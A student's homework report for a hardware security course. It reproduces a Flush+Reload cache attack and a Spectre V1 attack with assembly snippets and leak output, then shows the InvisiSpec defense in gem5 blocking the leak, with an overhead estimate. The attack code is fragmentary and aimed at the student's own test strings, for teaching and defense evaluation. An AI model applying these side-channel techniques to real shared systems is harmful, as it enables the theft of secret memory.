ECE 792 HW Assignment 2

Name :- Darsh Asher
Unity id :- dkasher
CPU used :- AMD Ryzen 7 5800H (Q3.1,Q3.2,Q3.4)
                  M1 Max (Q3.3)
OS used :- Ubuntu 18.04 (Q3.1,Q3.2,Q3.4)
                  MacOS Ventura 13.2.1 (Q3.3)

Q3.1) Cache Attack (20 points)

Video Link :-
https://drive.google.com/file/d/1xfmmzTNGVnmLNbLcEQAdsD0evBBuYgel/view?usp=share_link


The attack which I have tried to reproduce here is Flush & Reload attack. Here is the basic flow of the attack :-

```
               Cache Flushed to remove all the data
                               |
                               |
                               |
                               V
                       Victim Code runs
                               |
                               |
                               |
                               V
                     Timing Check begins
                               |
                               |
                               |
                               V
                   Attacker reloads the data
                               |
                               |
                               |
                               |
                               V
                        Timing Check Ends
```

Critical Section of Flush Reload :-

```
mov target(%rip), %rax
## This line is used to move target address into the %rax register.
## `%rip` is the Instruction Pointer register in x86-64.It points to the
##  memory address of the next instruction that is to be executed in the
##  current program flow.

clflush (%rax)
#This is used to flush all the contents of register file from the cache

############# We wait for Victim Code to Execute ###########

## Now check the time access to the memory location

rdtsc
## read timestamp counter into EDX:EAX
mov %eax, %edi
## save starting timestamp
mov (%rax), %rax
## load the memory at target into register
rdtsc
## read timestamp counter again
sub %edi, %eax
## subtract to find the time elapsed
```

Results : -



```
darsh@CapUch9:~/Desktop/flush_reload$ gcc -O0 spy.c -o fr
darsh@CapUch9:~/Desktop/flush_reload$ ls
cacheutils.h  fr  spy.c  spy.s
darsh@CapUch9:~/Desktop/flush_reload$ ./fr
Cache Hit       192 after         0 cycles, t=       305 us
Cache Hit       160 after         0 cycles, t=     37073 us
Cache Hit       160 after         0 cycles, t=     37165 us
Cache Hit       160 after         0 cycles, t=     59262 us
Cache Hit       160 after         0 cycles, t=     78911 us
Cache Hit       160 after         0 cycles, t=    206674 us
Cache Hit       192 after         0 cycles, t=    250948 us
Cache Hit       160 after         0 cycles, t=    251963 us
Cache Hit       160 after         0 cycles, t=    314780 us
Cache Hit       160 after         0 cycles, t=    329522 us
Cache Hit       160 after         0 cycles, t=    329570 us
Cache Hit       192 after         0 cycles, t=    359018 us
Cache Hit       160 after         0 cycles, t=    359047 us
Cache Hit       192 after         0 cycles, t=    373756 us
Cache Hit       160 after         0 cycles, t=    383584 us
Cache Hit       160 after         0 cycles, t=    388485 us
Cache Hit       160 after         0 cycles, t=    511337 us
Cache Hit       192 after         0 cycles, t=    526868 us
Cache Hit       160 after         0 cycles, t=    526883 us
Cache Hit       160 after         0 cycles, t=    619436 us
Cache Hit       160 after         0 cycles, t=    663668 us
Cache Hit       160 after         0 cycles, t=    702987 us
Cache Hit       160 after         0 cycles, t=    791426 us
Cache Hit       160 after         0 cycles, t=    840566 us
Cache Hit       160 after         0 cycles, t=    840581 us
Cache Hit       160 after         0 cycles, t=    874959 us
Cache Hit       160 after         0 cycles, t=    894653 us
Cache Hit       160 after         0 cycles, t=    894675 us
Cache Hit       160 after         0 cycles, t=    929015 us
Cache Hit       160 after         0 cycles, t=    933937 us
Cache Hit       160 after         0 cycles, t=   1076445 us
Cache Hit       160 after         0 cycles, t=   1076464 us
Cache Hit       160 after         0 cycles, t=   1140318 us
Cache Hit       160 after         0 cycles, t=   1331956 us
Cache Hit       192 after         0 cycles, t=   1371329 us
Cache Hit       160 after         0 cycles, t=   1444972 us
Cache Hit       160 after         0 cycles, t=   1454811 us
Cache Hit       160 after         0 cycles, t=   1503947 us
Cache Hit       160 after         0 cycles, t=   1538339 us
Cache Hit       160 after         0 cycles, t=   1661191 us
Cache Hit       160 after         0 cycles, t=   1661211 us
Cache Hit       160 after         0 cycles, t=   1720161 us
Cache Hit       160 after         0 cycles, t=   1886994 us
Cache Hit       192 after         0 cycles, t=   1887016 us
Cache Hit       160 after         0 cycles, t=   1892147 us
Cache Hit       160 after         0 cycles, t=   1956029 us
Cache Hit       160 after         0 cycles, t=   1990430 us
Cache Hit       160 after         0 cycles, t=   2078884 us
```

Flush Reload attack leakage

Q3.2) Spectre V1 Attack (30 points)

Video Link :-
https://drive.google.com/file/d/18XNmqqxeumaYYUvoiCV2j3FRb7zkaU1F/view?usp=sharing

This the sample version of Spectre V1 Code : -

```
#define ARRAY1_SIZE 8
#define ARRAY2_SIZE 64

unsigned char array1[ARRAY1_SIZE];
unsigned char array2[ARRAY2_SIZE*512];

char victim_function(size_t malicious_offset)
{
   ## Bounds check
   if (malicious_offset < ARRAY1_SIZE)
   {
       ## This statement may get speculatively executed
       return array2[array1[malicious_offset] * 512];
   }
   return 0;
}
```

This is what it gets translated in assembly language

```
start:

##  rdx = array1_size to implement bounds check
##  rbx stores the 'safe' index value
##  rcx stores the 'malicious offset' index value
mov rdx, [array1]

cmp rdx, rcx

## Compare the offset with bounds
jbe out_of_bounds
```


```
## If the index is greater than the bounds, jump to out_of_bounds

## The speculation area,
## The CPU might incorrectly guess that the condition
## above is false and mov the value behind the 'malicious' index into rax
mov rax, [Array1Base + rcx * 8]

## Move the value at the index from rax into rax again.
mov rax, [Array2Base + rax * 64]
…

out_of_bounds:
```

Compiler Code Generated in my Computer : -

```
victim_function:
.LFB3923:
    .cfi_startproc
    pushq    %rbp
    .cfi_def_cfa_offset 16
    .cfi_offset 6, -16
    movq    %rsp, %rbp
    .cfi_def_cfa_register 6
    subq    $16, %rsp
    movq    %rdi, -8(%rbp)
    leaq    .LC1(%rip), %rdi
    call    puts@PLT
    movl    array1_size(%rip), %eax
    movl    %eax, %eax
    cmpq    %rax, -8(%rbp)
    jnb    .L2
    leaq    array1(%rip), %rdx
    movq    -8(%rbp), %rax
    addq    %rdx, %rax
    movzbl    (%rax), %eax
    movzbl    %al, %eax
    sall    $9, %eax
    movslq    %eax, %rdx
    leaq    array2(%rip), %rax
    movzbl    (%rdx,%rax), %edx
    movzbl    temp(%rip), %eax
    andl    %edx, %eax
    movb    %al, temp(%rip)
```

The reason I chose not to explain critical code here was that I believe this code was one with Compiler Optimization, even though I had turned them off while compiling it. I believe this assembly code is far difficult to explain because it accesses so many different registers and uses many different instruction. The assembly code I wrote is way easier to understand and explain. In addition to it, it is also a short code.

Results : -




```
[14]+  Stopped                 ./fr
darsh@CapUch9:~/Desktop/flush_reload$ cd ..
darsh@CapUch9:~/Desktop$ ./spectre
THe original string is :- My Name is Darsh Asher
Success: 0x4D='M' score=2
Success: 0x79='y' score=2
Success: 0x20=' ' score=2
Success: 0x4E='N' score=2
Success: 0x61='a' score=2
Success: 0x6D='m' score=2
Success: 0x65='e' score=2
Success: 0x20=' ' score=2
Success: 0x69='i' score=2
Success: 0x73='s' score=2
Success: 0x20=' ' score=2
Success: 0x44='D' score=2
Success: 0x61='a' score=2
Success: 0x72='r' score=2
Success: 0x73='s' score=2
Success: 0x68='h' score=2
Success: 0x20=' ' score=2
Success: 0x41='A' score=2
Success: 0x73='s' score=2
Success: 0x68='h' score=2
Success: 0x65='e' score=2
Success: 0x72='r' score=2
darsh@CapUch9:~/Desktop$
```

Spectre Attack Results

Q3.4) Hardware Defense Implementation (50 points)

Video Link :-
https://drive.google.com/file/d/1AmEwPs-io7_ZZQL3wVR-Ws_hGnEaabbg/view?usp=share_link
Observation :-
`



```
gem5 executing on CapUch9, pid 23074
command line: build/X86/gem5.opt configs/learning_gem5/part1/two_level.py spectre

Global frequency set at 1000000000000 ticks per second
Info: simulation uses scheme: UnsafeBaseline; needsTSO=0; allowSpecBuffHit=1
0: system.remote_gdb: listening for remote gdb on port 7002
Beginning simulation!
info: Entering event queue @ 0.  Starting simulation...
warn: readlink() called on '/proc/self/exe' may yield unexpected results in various settings.
      Returning '/home/darsh/Desktop/InvisiSpec-1.0/spectre'
info: Increasing stack size by one page.
warn: ignoring syscall access(...)
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdd8248... Success: 0x54='T' score=2
Reading at malicious_x = 0xffffffffffdd8249... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffffffffdd824a... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffdd824b... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdd824c... Success: 0x4D='M' score=2
Reading at malicious_x = 0xffffffffffdd824d... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdd824e... Success: 0x67='g' score=2
Reading at malicious_x = 0xffffffffffdd824f... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffffffffdd8250... Success: 0x63='c' score=2
Reading at malicious_x = 0xffffffffffdd8251... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdd8252... Success: 0x57='W' score=2
Reading at malicious_x = 0xffffffffffdd8253... Success: 0x6F='o' score=2
Reading at malicious_x = 0xffffffffffdd8254... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdd8255... Success: 0x64='d' score=2
Reading at malicious_x = 0xffffffffffdd8256... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffdd8257... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdd8258... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdd8259... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdd825a... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffdd825b... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdd825c... Success: 0x53='S' score=2
Reading at malicious_x = 0xffffffffffdd825d... Success: 0x71='q' score=2
Reading at malicious_x = 0xffffffffffdd825e... Success: 0x75='u' score=2
Reading at malicious_x = 0xffffffffffdd825f... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffdd8260... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdd8261... Success: 0x6D='m' score=2
Reading at malicious_x = 0xffffffffffdd8262... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffffffffdd8263... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffdd8264... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffffffffdd8265... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdd8266... Success: 0x4F='O' score=2
Reading at malicious_x = 0xffffffffffdd8267... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffdd8268... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffdd8269... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffffffffdd826a... Success: 0x66='f' score=2
Reading at malicious_x = 0xffffffffffdd826b... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdd826c... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdd826d... Success: 0x67='g' score=2
Reading at malicious_x = 0xffffffffffdd826e... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffdd826f... Success: 0x2E='.' score=2
Exiting @ tick 82254926000 because exiting with last active thread context
```

Spectre on Gem5 without any modification

When I implemented Spectre code on Gem5 without any modification, I could see the data that was leaked. This process took place very fast. According to my observations, it took nearly 3-4 mins to complete the whole code and leak the data.


This code was run on DerivO3CPU(branchPred=LTAGE()), which provide O3CPU with LTAGE branch predictor. The result were very similar to what I had experienced while running on my Machine where it was able to leak the data. Only
significant difference was related to the timing. On my laptop the code executed immediately and gave Leaked data in an instant.

```
Reading at malicious_x = 0xffffffffffdd8248... Unclear: 0xFF='�' score=999
(second best: 0xFE score=999)
```

When I ran Spectre with InvisiSpec modification, there was no leakage of data as we could see above. Whereas in case without InvisiSpec, there was proper leakage along with the pointer address. Here Spectre was not able to even get a pointer address value. Its 1st guess was 0xFF and 2nd best guess was 0xFE. We observe this with all the values. Which means that InvisiSpec's invisibility works and Spectre is unable to snoop for the data and it soon reaches the end of available address space. That is why we see the last value 0xFF declared as the pointer address and ? as the value of data.

Spectre on InvisiSpec is very slow to run. It took me approximately 20-25 minutes for it run entirely on my laptop. This indicates that InvisiSPec has high Overload. Approximate overhead according to me is around 60-65% based on the timings I observed during the execution of Spectre with and without InvisiSpec implementation. This analysis is correct because the overhead mentioned in the paper is around 70% which matches our analysis.

Here I have ran Spectre Code with DerivO3CPU which doesn't use TSO mode and uses the Scheme SpecSafeInvisibleSpec. This scheme is typically used to defend against Spectre like attack unlike Futuristic Attacks.



```
Global frequency set at 1000000000000 ticks per second
warn: DRAM device capacity (8192 Mbytes) does not match the address range assigned (512 Mbytes)
0: system.remote_gdb: listening for remote gdb on port 7003
**** REAL SIMULATION ****
info: Entering event queue @ 0.  Starting simulation...
warn: readlink() called on '/proc/self/exe' may yield unexpected results in various settings.
      Returning '/home/darsh/Desktop/InvisiSpec-1.0/attack_code/spectre'
info: Increasing stack size by one page.
warn: ignoring syscall access(...)
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdd8248... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8249... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd824a... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd824b... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd824c... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd824d... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd824e... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd824f... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8250... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8251... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8252... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8253... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8254... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8255... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8256... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8257... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8258... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8259... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd825a... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd825b... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd825c... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd825d... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd825e... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd825f... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8260... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8261... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8262... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8263... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8264... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8265... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8266... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8267... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8268... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd8269... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd826a... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd826b... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd826c... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd826d... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd826e... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Reading at malicious_x = 0xffffffffffdd826f... Unclear: 0xFF='�' score=999 (second best: 0xFE score=999)
Exiting @ tick 1927638056000 because exiting with last active thread context
```

Running Spectre on InvisiSpec Implementation

InvisiSpec Implementation:-

There are 3 areas where major changes take place : -

1) LSQ
2) MESI Two Level Protocol
3) SpecBuffer in L1 and Per-Core LLC

1) LSQ:-

In lsq_unit_impl.hh file there are some methods which are very important for the implementation InvisiSpec. They are :-

completeDataAccess():-

As the name suggests, this method forms a part of a sequence of operations that are executed when a data access operation (to the memory) associated with a particular instruction finishes.

The method takes a data packet `PacketPtr pkt`as argument. This packet represents a unit of data transaction between different components in the simulated CPU.

The `LSQSenderState` encapsulates information about a transaction that initiated a request to the memory system. The `state` object is retrieved from the packet's sender state.

